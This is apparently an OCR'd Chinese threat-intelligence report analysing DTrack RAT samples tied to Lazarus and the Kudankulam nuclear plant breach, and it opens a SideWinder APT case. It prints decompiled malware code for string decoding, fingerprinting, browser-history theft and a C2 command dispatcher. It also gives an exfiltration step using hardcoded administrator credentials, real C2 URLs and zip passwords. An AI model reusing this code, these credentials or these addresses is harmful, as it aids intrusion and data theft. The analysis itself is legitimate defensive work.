*(_DWORD *)URLDownloadToFileA = GetProcAddress(hModule, v2);
v3 = get_realstr("CCS_wininet.dll");
v4 = LoadLibraryA(v3);
v5 = get_realstr("CCS_InternetOpenA");
*(_DWORD *)InternetOpenA = GetProcAddress(v4, v5);
v6 = get_realstr("CCS_InternetOpenUrlA");
*(_DWORD *)InternetOpenUrlA = GetProcAddress(v4, v6);
v7 = get_realstr("CCS_InternetReadFile");
*(_DWORD *)InternetReadFile = GetProcAddress(v4, v7);
v8 = get_realstr("CCS_InternetWriteFile");
*(_DWORD *)InternetWriteFile = GetProcAddress(v4, v8);
v9 = get_realstr("CCS_InternetCloseHandle");
*(_DWORD *)InternetCloseHandle = GetProcAddress(v4, v9);
v10 = get_realstr("CCS_InternetConnectA");
*(_DWORD *)InternetConnectA = GetProcAddress(v4, v10);
v11 = get_realstr("CCS_InternetGetConnectedState");
*(_DWORD *)InternetGetConnectedState = GetProcAddress(v4, v11);
v12 = get_realstr("CCS_DeleteUrlCacheEntry");
*(_DWORD *)DeleteUrlCacheEntry = GetProcAddress(v4, v12);
v13 = get_realstr("CCS_HttpOpenRequestA");
*(_DWORD *)HttpOpenRequestA = GetProcAddress(v4, v13);
v14 = get_realstr("CCS_HttpSendRequestA");
*(_DWORD *)HttpSendRequestA = GetProcAddress(v4, v14);
v15 = get_realstr("CCS_HttpSendRequestExA");
*(_DWORD *)HttpSendRequestExA = GetProcAddress(v4, v15);
v16 = get_realstr("CCS_HttpQueryInfoA");
*(_DWORD *)HttpQueryInfoA = GetProcAddress(v4, v16);
v17 = get_realstr("CCS_HttpAddRequestHeadersA");
*(_DWORD *)HttpAddRequestHeadersA = GetProcAddress(v4, v17);
v18 = get_realstr("CCS_HttpEndRequestA");
*(_DWORD *)HttpEndRequestA = GetProcAddress(v4, v18);
v19 = get_realstr("CCS_InternetCrackUrlA");
*(_DWORD *)InternetCrackUrlA = GetProcAddress(v4, v19);
v20 = get_realstr("CCS_InternetSetOptionA");
*(_DWORD *)InternetSetOptionA = GetProcAddress(v4, v20);
v21 = get_realstr("CCS_Ws2_32.dll");
```

这里值得注意的是其使用了一个特殊的字符串变化函数，如果传入字符串以 CCS_开头，则去掉前缀返回，否则从第二个字符开始和首字符异或。

```
  if ( dword_4B0110 == -1 )
    InitializeCriticalSection(&CriticalSection);
  EnterCriticalSection(&CriticalSection);
  v2 = strlen(a1);
  if ( dword_4B0110 >= 4 )
    dword_4B0110 = 0;
  else
    ++dword_4B0110;
  buf_init((int)&byte_4BF590[2048 * dword_4B0110], 0, 2048);
  if ( !strncmp(a1, "CCS_", 4u) )
  {
    lstrcpyA(&byte_4BF590[2048 * dword_4B0110], a1 + 4);
    LeaveCriticalSection(&CriticalSection);
    result = &byte_4BF590[2048 * dword_4B0110];
  }
  else
  {
    for ( i = 1; i < v2; ++i )
      byte_4BF58F[2048 * dword_4B0110 + i] = a1[i] ^ *a1;
    LeaveCriticalSection(&CriticalSection);
    result = &byte_4BF590[2048 * dword_4B0110];
  }
  return result;
}
```

然后开始获取系统注册信息，获取 Mac 地址：

```
v1 = get_realstr("CCS_SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion");
lstrcpyA(&String1, v1);
v2 = get_realstr("CCS_RegisteredOwner");
lstrcpyA(&v25, v2);
v3 = get_realstr("CCS_RegisteredOrganization");
lstrcpyA(&v41, v3);
v4 = get_realstr("CCS_InstallDate");
lstrcpyA(&v29, v4);
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, &String1, 0, 1u, &v37) )
{
  v32 = 1;
  nSize = 259;
  if ( !RegQueryValueExA(v37, &v25, 0, (LPDWORD)&v32, (LPBYTE)&v27, &nSize) )
```

然后根据上述的信息计算设备指纹：

```
  qmemcpy(v10, &v23, v11 - &v23);
  xor_enc((int)&Buffer, &Buffer + strlen(&Buffer) + 1 - &v20, (int)&v18, 4, 'anon');
  return sprintf_s(a1, 9u, "%08X", v18);
}
```

```
  v8 = a5;
  for ( i = 0; i < a4; ++i )
  {
    v8 += (((v8 >> 7) ^ (v8 >> 3) ^ v8 ^ (v8 >> 2)) << 24) | (v8 >> 8);
    *(_BYTE *)(i + a3) = v8;
  }
  for ( j = 0; ; ++j )
  {
    result = j;
    if ( j >= a2 )
      break;
    v8 += *(unsigned __int8 *)(j + a1);
    for ( k = 0; k < 32; ++k )
      v8 += (((v8 >> 7) ^ (v8 >> 3) ^ v8 ^ (v8 >> 2)) << 24) | (v8 >> 8);
    for ( l = 0; l < a4; ++l )
    {
      v8 += (((v8 >> 7) ^ (v8 >> 3) ^ v8 ^ (v8 >> 2)) << 24) | (v8 >> 8);
      *(_BYTE *)(l + a3) += v8;
    }
  }
  return result;
}
```

然后进入主流程，首先收集信息，包括浏览器历史记录：

```
if ( sys_version == 2 )
{
  sprintf(&v3, "%s\\%s\\AppData\\Roaming\\Mozilla\\Firefox\\Profiles", a1, FindFileData.cFileName);
  sprintf(
    &ExistingFileName,
    "%s\\%s\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\History",
    a1,
    FindFileData.cFileName);
}
else
{
  sprintf(&v3, "%s\\%s\\AppData\\Application Data\\Mozilla\\Firefox\\Profiles", a1, FindFileData.cFileName);
  sprintf(
    &ExistingFileName,
    "%s\\%s\\Local Settings\\Application Data\\Google\\Chrome\\User Data\\Default\\History",
    a1,
    FindFileData.cFileName);
}
if ( sub_401770((int)&v3, &pszPath) && PathFileExistsA(&pszPath) )
  sub_401910(&pszPath, 1);
if ( PathFileExistsA(&ExistingFileName) == 1 )
  sub_401910(&ExistingFileName, 2);
```

获取 IP 地址、进程列表、网络连接等信息：

```
execute_command((int)"ipconfig /all", (int)"res.ip");
execute_command((int)"tasklist", (int)"task.list");
execute_command((int)"netstat -naop tcp", (int)"netstat.res");
execute_command((int)"netsh interface ip show config", (int)"netsh.res");
sub_401D10(&DstBuf);
```

接着会对硬编码的 4 个内网地址进行探测，尝试连接 80 端口：

```
.data:004B00B8 a1722222156     db '172.22.22.156',0     ; DATA XREF: sub_48B220+39↑o
.data:004B00B8                                          ; sub_48B290+26↑o
.data:004B00C6                 dd 0
.data:004B00CA word_4B00CA     dw 0
.data:004B00CC ; __int16[]
.data:004B00CC                 dw 80                    ; DATA XREF: sub_48B290+18↑r
.data:004B00CE a1021141        db '10.2.114.1',0
.data:004B00D9                 dd 0
.data:004B00DD                 dd 0
.data:004B00E1                 db    0
.data:004B00E2                 dw 80
.data:004B00E4 a17222225       db '172.22.22.5',0
.data:004B00F0                 dd 0
.data:004B00F4                 dd 0
.data:004B00F8                 dw 80
.data:004B00FA a10241          db '10.2.4.1',0
.data:004B0103                 dd 0
.data:004B0107                 dd 0
.data:004B010B                 dw 0
.data:004B010D                 db    0
.data:004B010E                 dw 80
```

然后其会将相关文件加密 Zip 压缩，这里使用了两个不同的密钥“dkwero38oerAˆt@#”、“abcd@123”。

```
int __cdecl sub_4025A0(LPCSTR lpString2, char *a2)
{
  char *v3; // eax
  char *v4; // eax
  CHAR FileName; // [esp+1Ch] [ebp-120h]
  char v6; // [esp+1Dh] [ebp-11Fh]
  CHAR String1; // [esp+128h] [ebp-14h]
  int v8; // [esp+129h] [ebp-13h]
  int v9; // [esp+12Dh] [ebp-Fh]
  char v10; // [esp+131h] [ebp-Bh]
  int v11; // [esp+138h] [ebp-4h]

  FileName = 0;
  memset(&v6, 0, 0x103u);
  sprintf(&FileName, "%s~", a2);
  if ( lpString2[strlen(lpString2) - 1] != '\\' )
    *(_WORD *)&lpString2[strlen(lpString2)] = '\\';
  dword_4BEC7C = fopen(&FileName, "wb");
  if ( !dword_4BEC7C )
    return 0;
  sub_401F10(lpString2, 0);
  fclose(dword_4BEC7C);
  String1 = 0;
  v8 = 0;
  v9 = 0;
  v10 = 0;
  v3 = strrchr(a2, '\\');
  lstrcpyA(&String1, v3 + 1);
  v4 = strrchr(&String1, 46);
  lstrcpyA(v4 + 1, "dat");
  v11 = (int)CreateZip((int)a2, (int)"dkwero38oerA^t@#");
  ZipAdd(v11, (int)&String1, &FileName);
  sub_491E70((_DWORD *)v11);
  DeleteFileA(&FileName);
  Sleep(0x3E8u);
  return 1;
}
```

```
  v5 = get_realstr("CCS_abcd@123");
  v23 = CreateZip((int)&v10, (int)v5);
  sub_491F10((int)v23, &temppath, (int)&v17);
  sub_491E70(v23);
  sub_4030B0((int)&temppath);
```

最后通过 IPC$将文件传到 10.38.1.35 这台机器上。

```
  execute_command((int)"net use \\\\10.38.1.35\\C$ su.controller5kk /user:KKNPP\\administrator", 0);
  Sleep(0x3E8u);
  sprintf_s(&v21, 0x207u, "move /y %s \\\\10.38.1.35\\C$\\Windows\\Temp\\MpLogs\\", &v10);
  execute_command((int)&v21, 0);
  Sleep(0xBB8u);
  execute_command((int)"net use \\\\10.38.1.35\\C$ /delete", 0);
  sub_403780();
}
```

DTrack 变种样本

有国外安全研究人员在 Pastebin 上也给出了其他几个文件 hash，其和上述分析的 DTrack RAT 略有不同，这里以 acd7aafa65d0dc4bdb5f04940107087b 为例，其编译时间为 Tue May 21 12:20:03 2019。

其主体代码入口如下：

```
v11 = &v4;
v12 = 0;
v0 = decryptstr((unsigned __int8 *)&unk_427D80);
v1 = atoi(int *);
func_sleep(1000 * v1);
logstr("    Redefining apis..");
func_getapis();
v2 = decryptstr((unsigned __int8 *)&unk_427DA0);
v7 = CreateMutexA(0, 0, v2);                    // Global\opr7e5MVfX
if ( v7 && GetLastError() == 183 )
{
  logstr("    Exists mutex");
  ExitProcess(1u);
}
logstr("    Mutex created");
sub_408110();
logstr("    Process protected");
v5 = sub_405750();
isadmin = v5;
if ( v5 )
  logstr("    Admin Privilege");
hHandle = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)MainThread, 0, 0, &ThreadId);
v10 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartupThread, 0, 0, &v6);
WaitForSingleObject(hHandle, 0xFFFFFFFF);
return 1;
}
```

该样本遗留了大量的日志，并且所有字符串进行加密，加密的种子密钥为“rcmgmg3ny3pa”：

```
char *__cdecl sub_40A070(unsigned __int8 *a1)
{
  int v1; // ST10_4
  int v3; // [esp+4h] [ebp-4h]

  if ( !dword_42E9EC )
  {
    InitializeCriticalSection(&CriticalSection);
    dword_42E9EC = 1;
  }
  v3 = (a1[1] << 8) + *a1;
  EnterCriticalSection(&CriticalSection);
  if ( dword_42F514 == 4 )
    dword_42F514 = 0;
  sub_40A010((int)"rcmgmg3ny3pa", (int)(a1 + 2), (int)&byte_42E9F0[512 * dword_42F514], v3);
  byte_42E9F0[512 * dword_42F514 + v3] = 0;
  v1 = dword_42F514++;
  LeaveCriticalSection(&CriticalSection);
  return &byte_42E9F0[512 * v1];
}
```

在主线程中其首先计算设备 ID，代码实现和 DTrack RAT 完全一样。

```
v2 = decryptstr((unsigned __int8 *)&unk_42831C);
lstrcpyA(&v25, v2);
v3 = decryptstr((unsigned __int8 *)&unk_428330);
lstrcpyA(&v41, v3);
v4 = decryptstr((unsigned __int8 *)&unk_42834C);
lstrcpyA(&v29, v4);
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, &String1, 0, 1u, &v37) )
{
  v32 = 1;
  nSize = 259;
  if ( !RegQueryValueExA(v37, &v25, 0, (LPDWORD)&v32, (LPBYTE)&v27, &nSize) )
  {
    v17 = &v27 + strlen(&v27) + 1;
    v16 = (char *)&v18 + 3;
    do
      v5 = (v16++)[1];
    while ( v5 );
    qmemcpy(v16, &v27, v17 - &v27);
  }
  v32 = 1;
  nSize = 259;
  if ( !RegQueryValueExA(v37, &v41, 0, (LPDWORD)&v32, (LPBYTE)&v38, &nSize) )
  {
    v15 = &v38 + strlen(&v38) + 1;
    v14 = (char *)&v18 + 3;
    do
      v6 = (v14++)[1];
    while ( v6 );
    qmemcpy(v14, &v38, v15 - &v38);
  }
  v32 = 4;
  nSize = 4;
  if ( !RegQueryValueExA(v37, &v29, 0, (LPDWORD)&v32, (LPBYTE)&v31, &nSize) )
  {
    sprintf(&v33, "%08x", v31);
    v13 = &v33 + strlen(&v33) + 1;
    v12 = (char *)&v18 + 3;
    do
      v7 = (v12++)[1];
    while ( v7 );
    qmemcpy(v12, &v33, v13 - &v33);
  }
  RegCloseKey(v37);
}
sub_406D80(&v23);
v11 = &v23 + strlen(&v23) + 1;
v10 = (char *)&v18 + 3;
do
  v8 = (v10++)[1];
while ( v8 );
qmemcpy(v10, &v23, v11 - &v23);
sub_401E70((int)&Buffer, &Buffer + strlen(&Buffer) + 1 - &v20, (int)&v18, 4, 'anon');
return sprintf(a1, "%08x", v18);
}
```

初始化了 3 个外连 URL 地址，从 URL 连接来看，应该是使用了被黑的网站。

```
deviceip[0] = ntohl(v3);
v4 = decryptstr((unsigned __int8 *)&unk_428388);// http://heromessi.com/wp-public/career/car_add.php
lstrcpyA(url1, v4);
v5 = decryptstr((unsigned __int8 *)&unk_428400);// http://heromessi.com/wp-public/career/car_add.php
lstrcpyA(url2, v5);
v6 = decryptstr("7");                           // http://hawai-tour.com/wp/wp-imgs/luxury/scenes/view.php
lstrcpyA(url3, v6);
for ( i = 0; i < 3; ++i )
{
  v10 = &url1[260 * i + 1];
  v11 = &url1[260 * i + 1 + strlen(&url1[260 * i])];
  if ( *((_BYTE *)&deviceip[65 * i] + v11 - v10 + 3) == 47 )
    *((_BYTE *)&deviceip[65 * i] + v11 - v10 + 3) = 0;
}
GetTempPathA(0x104u, &temppath);
v7 = decryptstr((unsigned __int8 *)&unk_428374);// eventib216.tmp
                                                //
sprintf(&v13, "%s\\%s", &temppath, v7);
v8 = decryptstr((unsigned __int8 *)&unk_4283BC);// eventib217.tmp
sprintf(&v20, "%s\\%s", &temppath, v8);
```


接着其会判断 URL 结尾，.php,.jsp,.asp,然后从远程下载命令文件并解析执行：

```
switch ( atoi(v18) )
{
  case 1003:
    v2 = sub_405970(v19);
    v13 = cmd_downfile(v2, a2);
    break;
  case 1005:
    v7 = sub_405970(v19);
    v13 = cmd_persist(v7, a2);
    break;
  case 1006:
    v3 = sub_405970(v19);
    v13 = cmd_upload(v3, a2);
    break;
  case 1007:
    v6 = sub_405970(v19);
    v13 = cmd_uploaddir(v6, a2);
    break;
  case 1008:
    v5 = sub_405970(v19);
    v13 = sub_403340(v5, a2);
    break;
  case 1018:
    v4 = sub_405970(v19);
    v13 = cmd_setinterval((int)v4, a2);
    break;
  case 1023:
    sub_403D30();
    return result;
  default:
    v8 = sub_405970(a1);
    v13 = cmd_execute_comm_pipe((int)v8, a2);
    break;
}
```

其支持多种持久化方式安装，包括在 Startup 路径下生成 LNK 文件，安装服务，创建任务计划。该样本具备和 DTrack RAT 完全相同的设备指纹计算算法和文件加密压缩方式。

4.2.1.3 关联分析

以 VT 上通过检索 172.22.22.156，可以关联到其他的两个样本：



MD5 为 b5ab935d750be8b5b7c9cf3b87c772ca 的样本编译于 Fri Mar 01 00:07:25 2019，从功能来看，其是上面分析的阉割版本，实现功能不完全，但是内嵌了相关内网 IP 地址。


```
43  GetTempPathA(0x103u, &Buffer);
44  v0 = sub_48A5F0("CCS_%s\\temp");
45  sprintf_s(&PathName, 0x103u, v0, &Buffer);
46  v1 = sub_48A5F0("CCS_%s\\%s");
47  sprintf_s(&FileName, 0x103u, v1, &PathName, String1);
48  v2 = sub_48A5F0("CCS_%s\\browser.his");
49  sprintf_s(&DstBuf, 0x103u, v2, &PathName);
50  CreateDirectoryA(&PathName, 0);
51  SetFileAttributesA(&PathName, 0x10u);
52  CreateDirectoryA(&FileName, 0);
53  SetFileAttributesA(&FileName, 0x10u);
54  sub_4020D0((int)&FileName);
55  Sleep(0xBB8u);
56  v3 = sub_48A5F0("CCS_%s\\~%sMT.tmp");
57  sprintf_s(&v10, 0x103u, v3, &Buffer, byte_4BCC80);
58  v4 = sub_48A5F0("CCS_%s-%s");
59  sprintf_s(&v18, 0x103u, v4, byte_4BCC80, String1);
60  v5 = sub_48A5F0("CCS_abcd@123");
61  v22 = sub_491210((int)&v10, (int)v5);
62  sub_491380((int)v22, &PathName, (int)&v18);
63  sub_4912E0(v22);
64  sub_402A00((int)&PathName);
65  sub_402E00();
66 }
```

而另一个 MyStub.exe 则为前文分析的 Dropper 程序。对变种样本中的 URL

进行扩展，可以发现两个编译于 2 月份的样本。

其中一个名为 Safe Banking Launcher。

而伪装的是印度的一家 IT 公司，Safe Banking 是其下的一款防护应用。



4.2.1.4 归属分析

在分析 DTrack RAT 的过程中，其中的字符串变换函数和卡巴发布的 DTrack 报告中提到的几乎完全一样（下图左为卡巴报告截图）：

并且其中 Zip 压缩所使用的密码也曾出现在 McAfee 在 2013 年披露的 Operation Troy 报告中使用，并且代码块极为相似。

The files to be sent to the attacker's server are zipped using the open-source Zip Utils.[6] The component uses the password "dkwero38oerA^t@#." We have consistently found this password in the malware dating back to 2009. It is used primarily to archive items to be stolen from infected systems.

Figure 33. The function to zip stolen documents.

而 Operation Troy 已经归属为 Lazarus Group 的历史活动。

4.2.1.5 总结

卡巴斯基在其 9 月的 Dtrack 报告中披露从 2018 年夏末发现的针对印度银行的恶意软件 Dtrack。而此次 Twitter 上曝光的样本 4f8091a5513659b2980cb53578d3f798 由于其内嵌了 KKNPP 的内网访问用户名，认为是和核电厂被网络攻击事件高度相关的，并且和卡巴披露的 Dtrack 家族归属同一攻击组织。

结合上述分析和公开情报，可以比较确认的是：该攻击组织至少从 2018 年起开始针对印度的银行、核电站领域实施 APT 攻击，并且至今仍在进行中。故推测针对银行的活动可能从 2018 年夏至 2019 年上半年，而针对核电站的攻击活动可能从 2019 年 7 月甚至更早开始。

Twitter 上披露的 4f8091a5513659b2980cb53578d3f798 样本和 b7c3039203278bc289fd3756571bd468 样本应该和核电厂攻击事件高度相关，并主要用于横向移动阶段，根据编译时间可能发生在 9 月初。

安全研究人员披露的另外的 Dtrack 变种样本，由于其存在外连行为和控制功能，其可能用于攻击立足阶段，可推测攻击组织开发了一套完整攻击框架，并按需编译和行动。从相关样本技术中，存在比较明显的和历史 Lazarus 组织使用的攻击样本的指纹特征，背后的攻击组织归属还有待更多的证据支持。

4.2.2 某装备制造企业遭受 APT 攻击事件深度分析[7]

安全人员获取到一批定向攻击的 APT 样本，经过关联分析发现这批样本与具有印度背景的境外 APT 组织响尾蛇（SideWinder）有关。该样本使用“某某科技研究中心”内容投递远程控制木马，是一起针对我国重要企事业机构的 APT 攻击活动。

本次发现的响尾蛇 APT 组织样本投放时间为 7 月中旬之后，此时间段内中印由于“克什米尔危机“等事件带来的国界划分影响，关系再次开始紧张。结合该组织的印度背景，可以确定是该组织在“克什米尔危机”前后，针对我国发起可能带有政治意图的攻击活动。

本次攻击诱饵文档使用某集团相关内容，该集团是国务院国有资产监督管理


委员会监管的大型国有中央企业，主要经营通用商品和特种装备及技术的进出口业务。此样本生成时间在 2019 年 9 月 12 日。

4.2.2.1 样本感染流程

1、诱饵文档使用 CVE-2017-11882 执行释放到%temp%路径下嵌入的 JS 脚本；


2、JS 脚本拷贝白文件 write.exe 和恶意的 PROPSYS.dll，以及加密后的恶意程序主体到“C:\ProgramData\AuthyFiles“路径并设置“HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run”自启动注册表项；

3、write.exe 是 win7 系统白文件，启动后会加载 PROPSYS.dll 恶意 DLL，此 DLL 会解密同目录下“.tmp“结尾的文件，解密后是木马本体，开始执行木马本体。



4.2.2.2 诱饵文档分析

诱饵信息为“某某科技研究中心”的中文文件：


研究中心有限公司质量管理文件

质 量 手 册

（C版）

管理编号：_____

受控状态：_____

2019-09-19发布实施　　2019-09-19修订换版

利用漏洞 CVE-2017-11882 加载嵌入的 JS 脚本：

4.2.2.3 脚本阶段

